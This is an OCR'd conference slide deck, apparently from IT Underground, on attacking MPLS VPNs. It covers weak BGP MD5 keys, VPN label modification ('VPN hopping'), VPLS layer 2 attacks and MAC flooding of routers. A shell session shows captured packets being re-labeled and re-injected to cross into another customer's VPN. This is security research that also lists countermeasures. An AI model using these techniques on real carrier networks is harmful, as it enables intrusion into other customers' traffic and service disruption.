- In several networks MD5 secured BGP is used ... but not in all (e.g. ATT most probably an exception)...

# During an audit I just did... MD5 'secured' BGP



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД



- Implemented according to setup guide of *big* network consultancy company
- ⇒ Other customers will have same config...
- btw: OSPF authentication key (in guide and real life) was ... *'highsecure'*

# MD5 'secured' BGP, from a carrier-internal doc




**IT UNDERGROUND**  
**IT ПИДЕКЕКОИИД**

The other challenge with MD5 is that, though good in theory, it is difficult to implement effectively. The security of authentication is only as good as the key management. It requires extensive administrative systems to securely store passwords, track changes and allow quick changes if compromised, but the most difficult part is probably synchronizing the customer's administrative system with the carrier's. Both ends need the password changed at the same time or "chained" and without resetting BGP to prevent extended downtime. These capabilities are not generally available. Some carriers may never change the password and others have used the default "cisco" key.

# Modification of VPN Labels



**IT UNDERGROUND**  
IT ПИДЕБЕКОНИД



# VPN Label modification



**IT UNDERGROUND**  
**IT UNDERGROUND**

## (1) These are the labels on one PE

```
pe_7204vxxr>sh ip vp vpnv4 vrf alpha labels
Network          Next Hop      In label/Out label
Route Distinguisher: 100:1 (alpha)
20.20.20.21/32   10.10.10.25   nolabel/17
20.20.20.40/32   172.31.2.2    19/nolabel
172.31.1.0/29    10.10.10.25   nolabel/18
172.31.2.0/29    0.0.0.0       17/aggregate(alpha)
192.168.5.0      10.10.10.25   nolabel/19
```

```
pe_7204vxxr>sh ip bgp vpnv4 vrf beta labels
Network          Next Hop      In label/Out label
Route Distinguisher: 100:2 (beta)
172.31.1.0/29    10.10.10.25   nolabel/20
172.31.2.0/29    0.0.0.0       16/aggregate(beta)
```

## (3) This is a tcpdump from a system in VPN beta that first gets pinged 'normally' and then receives the re-labeled ping from VPN alpha

```
01:55:45.993783 IP 172.31.1.2 > 172.31.2.2: icmp 40: echo request seq 17408
01:55:45.993815 IP 172.31.2.2 > 172.31.1.2: icmp 40: echo reply seq 17408
01:55:46.995175 IP 172.31.1.2 > 172.31.2.2: icmp 40: echo request seq 17664
01:55:46.995211 IP 172.31.2.2 > 172.31.1.2: icmp 40: echo reply seq 17664
01:55:47.996723 IP 172.31.1.2 > 172.31.2.2: icmp 40: echo request seq 17920
01:55:47.996756 IP 172.31.2.2 > 172.31.1.2: icmp 40: echo reply seq 17920

01:59:14.136855 IP 172.31.1.2 > 172.31.2.2: icmp 80: echo request seq 5725
01:59:14.136906 IP 172.31.2.2 > 172.31.1.2: icmp 80: echo reply seq 5725
```

## (2) Here packets from VPN alpha are sniffed + ,re-labeled' as belonging to VPN beta

```
erey@ws23:~/bh - Shell - Konsole
Session Edit View Settings Help

[erey@ws23 bh]# # sniff labeled packets
[erey@ws23 bh]# # and save them for future use...
[erey@ws23 bh]# sudo tethereal -nxi eth0 > packets
Password:
Capturing on eth0

[erey@ws23 bh]# # modify packets
[erey@ws23 bh]#
[erey@ws23 bh]# sudo vi ./packets
[erey@ws23 bh]# cat ./packets
0000 00 01 93 33 b1 08 00 d0 ff b7 68 a9 88 47 00 01   ...3.....h.,G..
0001 01 fe 45 00 00 64 00 96 00 00 fe 01 60 c0 ac 1f   ..E..d.....:..
0002 01 02 ac 1f 02 02 08 00 4d 56 1b 9e 16 5d 00 00   .....MW.....]..
0003 00 00 02 68 fc 90 ab cd ab cd ab cd ab cd ab cd   .....h.....
0004 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd   .....
0005 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd   .....
0006 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd   .....
0007 ab cd ab cd ab cd                                .....

[erey@ws23 bh]# # convert to binary
[erey@ws23 bh]#
[erey@ws23 bh]# xxd -r ./packets ./packets.bin
[erey@ws23 bh]#
[erey@ws23 bh]# # and re-inject on the wire
[erey@ws23 bh]#
[erey@ws23 bh]# sudo ./file2cable -v -i eth0 -f ./packets.bin
Password:
file2cable - by FX <fx@phenol.it.de>
Thank you to Lanont Granquist & functor for their hexdump()
./packets.bin - 118 bytes raw data

0011 9333 b108 00d0 ffb7 68a9 8847 0001   ...3.....h.,G..
01fe 4500 0064 0096 0000 fe01 60c0 ac1f   ..E..d.....:..
0102 ac1f 0202 0800 4d56 1b9e 165d 0000   .....MW.....]..
0000 0268 fc90 abcd abcd abcd abcd abcd   .....h.....
abcd abcd abcd abcd abcd abcd abcd abcd   .....
abcd abcd abcd abcd abcd abcd abcd abcd   .....
abcd abcd abcd abcd abcd abcd abcd abcd   .....
abcd abcd abcd
Packet length: 118
[erey@ws23 bh]#
```

# Assessment



**IT UNDERGROUND**  
IT UNDERGROUND

- **Label modification & subsequent “VPN hopping” can be done.**
- **Even bidirectional sessions may be established (if attacker modifies labels both ways).**
- **Note: attacks will go undetected on server in VPN *alpha* as there’s no checksum or sth.**
- **MP-BGP modification may allow traffic redirection on a site level or even adding “bogus prefixes/sites”.**
- **Countermeasures exist:  
MD5 BGP between PEs will prevent MP-BGP modification.  
Capability to detect “unsolicited TCP ACKs” in VPN *alpha* will help.**

## MPLS “Layer 2 VPNs”



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- Term usually designates ***Any Transport over MPLS [AToM]***
- **AToM: Technology for transport of different layer 2 protocols (e.g. ATM, Frame Relay, Ethernet, PPP, HDLC) over MPLS backbone.**
- **Can be very useful for providers or customers, for various reasons.**
- **Operates with *Pseudo Wires* = logical circuits established between MPLS capable backbone devices.**
- **Several L2 protocols may be encapsulated, labeled and transported over these pseudo wires, e.g. FRoMPLS, AAL5oMPLS, CRoMPLS.**

# MPLS “Layer 2 VPNs”



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- **Inner workings are roughly the same as with *Layer 3 VPNs*: packets have (at least) two labels, one for forwarding purposes, another to identify a customer site/virtual circuit.**
- **In some cases there may be an additional *control word* carrying supplementary information (e.g. FR BECN/FECN). Some attacks may be possible here (though not covered in this presentation).**
- **Modifying labels should allow “VPN hopping” as described above.**
- **There are two variants that are of particular interest for us:**  
***Ethernet over MPLS [EoMPLS]***  
***Virtual Private LAN Service [VPLS]***

# EoMPLS / VPLS




**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- “Transparent” transport of Ethernet across MPLS cloud
- Pretty new technology
- Security implications seem to be not clear to people
- ... and maybe not even to hw vendors...

# Example of potential problems



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД



Network behaviour as designed?

Maybe... but...

Does CorpITSec realize that Bob's access to the fileserver passes a provider backbone?

In another country...

where *Carnivore/DCS 1000* applies (or a different 'understanding of intellectual property' exists)...

Unencrypted!

# Attacks in the age of VPLS



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

Can be divided into:


- Attacks “over the cloud”
- Attacks against VPLS-performing devices

# Attacks “over the cloud”



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- Depend highly on the level of transparency the “VPLS cloud” provides.
- Given full transparency (as in *Juniper*-based testbed we used)...
- ... you can perform any classical layer 2 attack over the cloud.
- We tested this successfully with *yersinia*.
- This is pretty cool: sitting in Warsaw and arp-spoofing/sniffing some boxes located in Berlin...



# Attacks against VPLS-performing devices



**IT UNDERGROUND**  
IT UNDERGROUND

- **Depend highly on the functions they perform.**
- **Usually those devices do not participate in STP/other infrastructure protocols.**
- **So many layer 2 attacks may not be feasible.**
- **But those devices do learn (and store) MAC addresses.**
- **You thought *MAC table flooding* nowadays no longer works?**

# This is what we saw in a testbed



**IT UNDERGROUND**  
IT UNDERGROUND

- Bunch of Juniper M7i routers (note: these are considered 'big iron').
- Just sitting around doing nothing at all.

```
lab@JESSICA# run show chassis cfeb
CFEB status:
  State                               Online
  Intake Temperature                  27 degrees C / 80 degrees F
  Exhaust Temperature                  34 degrees C / 93 degrees F
  CPU utilization                       2 percent
  Interrupt utilization                 0 percent
  Heap utilization                      8 percent
  Buffer utilization                    26 percent
  Total CPU DRAM                       128 MB
  Internet Processor II                Version 1, Foundry IBM, Part
number 164
  Start time:                          2006-01-20 08:34:29 CET
  Uptime:                               4 hours, 10 minutes, 21 seconds
```

# This is what we saw in a testbed



**IT UNDERGROUND**  
ИТ ПИДЕКЕКОИИД

```
lab@JESSICA# run show chassis cfeb
```

```
CFEB status:
State                Online
Intake Temperature   27 degrees C / 80 degrees F
Exhaust Temperature  35 degrees C / 95 degrees F
CPU utilization       11 percent
Interrupt utilization 0 percent
Heap utilization      9 percent
Buffer utilization    26 percent
Total CPU DRAM        128 MB
Internet Processor II Version 1, Foundry IBM, Part
number 164
Start time:           2006-01-20 08:34:29 CET
Uptime:               4 hours, 12 minutes
```

(1) Mac flooding with *macof* [default mac address maximum of 512 applied].

(2) Mac flooding with *macof* [mac address maximum set to 65000].

```
lab@JESSICA# run show chassis cfeb
```

```
CFEB status:
State                Online
Intake Temperature   28 degrees C / 82 degrees F
Exhaust Temperature  35 degrees C / 95 degrees F
CPU utilization       25 percent
Interrupt utilization 1 percent
Heap utilization      40 percent
Buffer utilization    27 percent
Total CPU DRAM        128 MB
Internet Processor II Version 1, Foundry IBM, Part
number 164
Start time:           2006-01-20 07:34:29 UTC
Uptime:               5 hours, 1 minute, 13 seconds
```

## Note:

- 'big iron'
- doing *nothing* else at the moment
- attacked by *one* 'customer'
- box supposed to support thousands of customers...

# Summary




**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- MPLS is not just a forwarding technology but serves as a foundation for various 'services' also.
- Amongst these are different 'VPN technologies'.
- Under certain conditions these may be attacked or security problems may arise, so thorough risk assessment should be performed.
- There are new technologies emerging that provide 'ethernet services' over MPLS, namely *Virtual Private LAN Service*.
- The subsequent merger of Layer 2 and Layer 3 will have broad implications for current paradigms of network security.



**IT UNDERGROUND**  
**IT ПИДЕКЕКОИД**



Questions?

... and answers.



**IT UNDERGROUND**  
IT ПИДЕКЕКОНИД

**Dziękuję! !**

# Sources



**IT UNDERGROUND**  
IT ПИДЕКЕКОНИД

- [1] Presentation *MPLS Basics and In-Depth*:  
<http://www.rhic.bnl.gov/RCF/UserInfo/Meetings/Technology/Archive/06-30-04-CISCO/BNL-MPLS-Intro-Services-6-30-04.ppt>
- [2] <http://www.nanog.org/mtg-0306/pdf/thomas.pdf>
- [3] Cisco presentation *Security in Core Networks*:  
<http://www.cisco.com/global/HU/rendezvenyek/presentations/SecurityinCoreNetworks.pdf>
- [4] MPLS attack tools: [www.irmplc.com/Tools/irm-mpls-tools-1.0.tar.bz2](http://www.irmplc.com/Tools/irm-mpls-tools-1.0.tar.bz2)
- [5] Michael H. Behringer/Monique J. Morrow: MPLS VPN Security (Indianapolis 2005)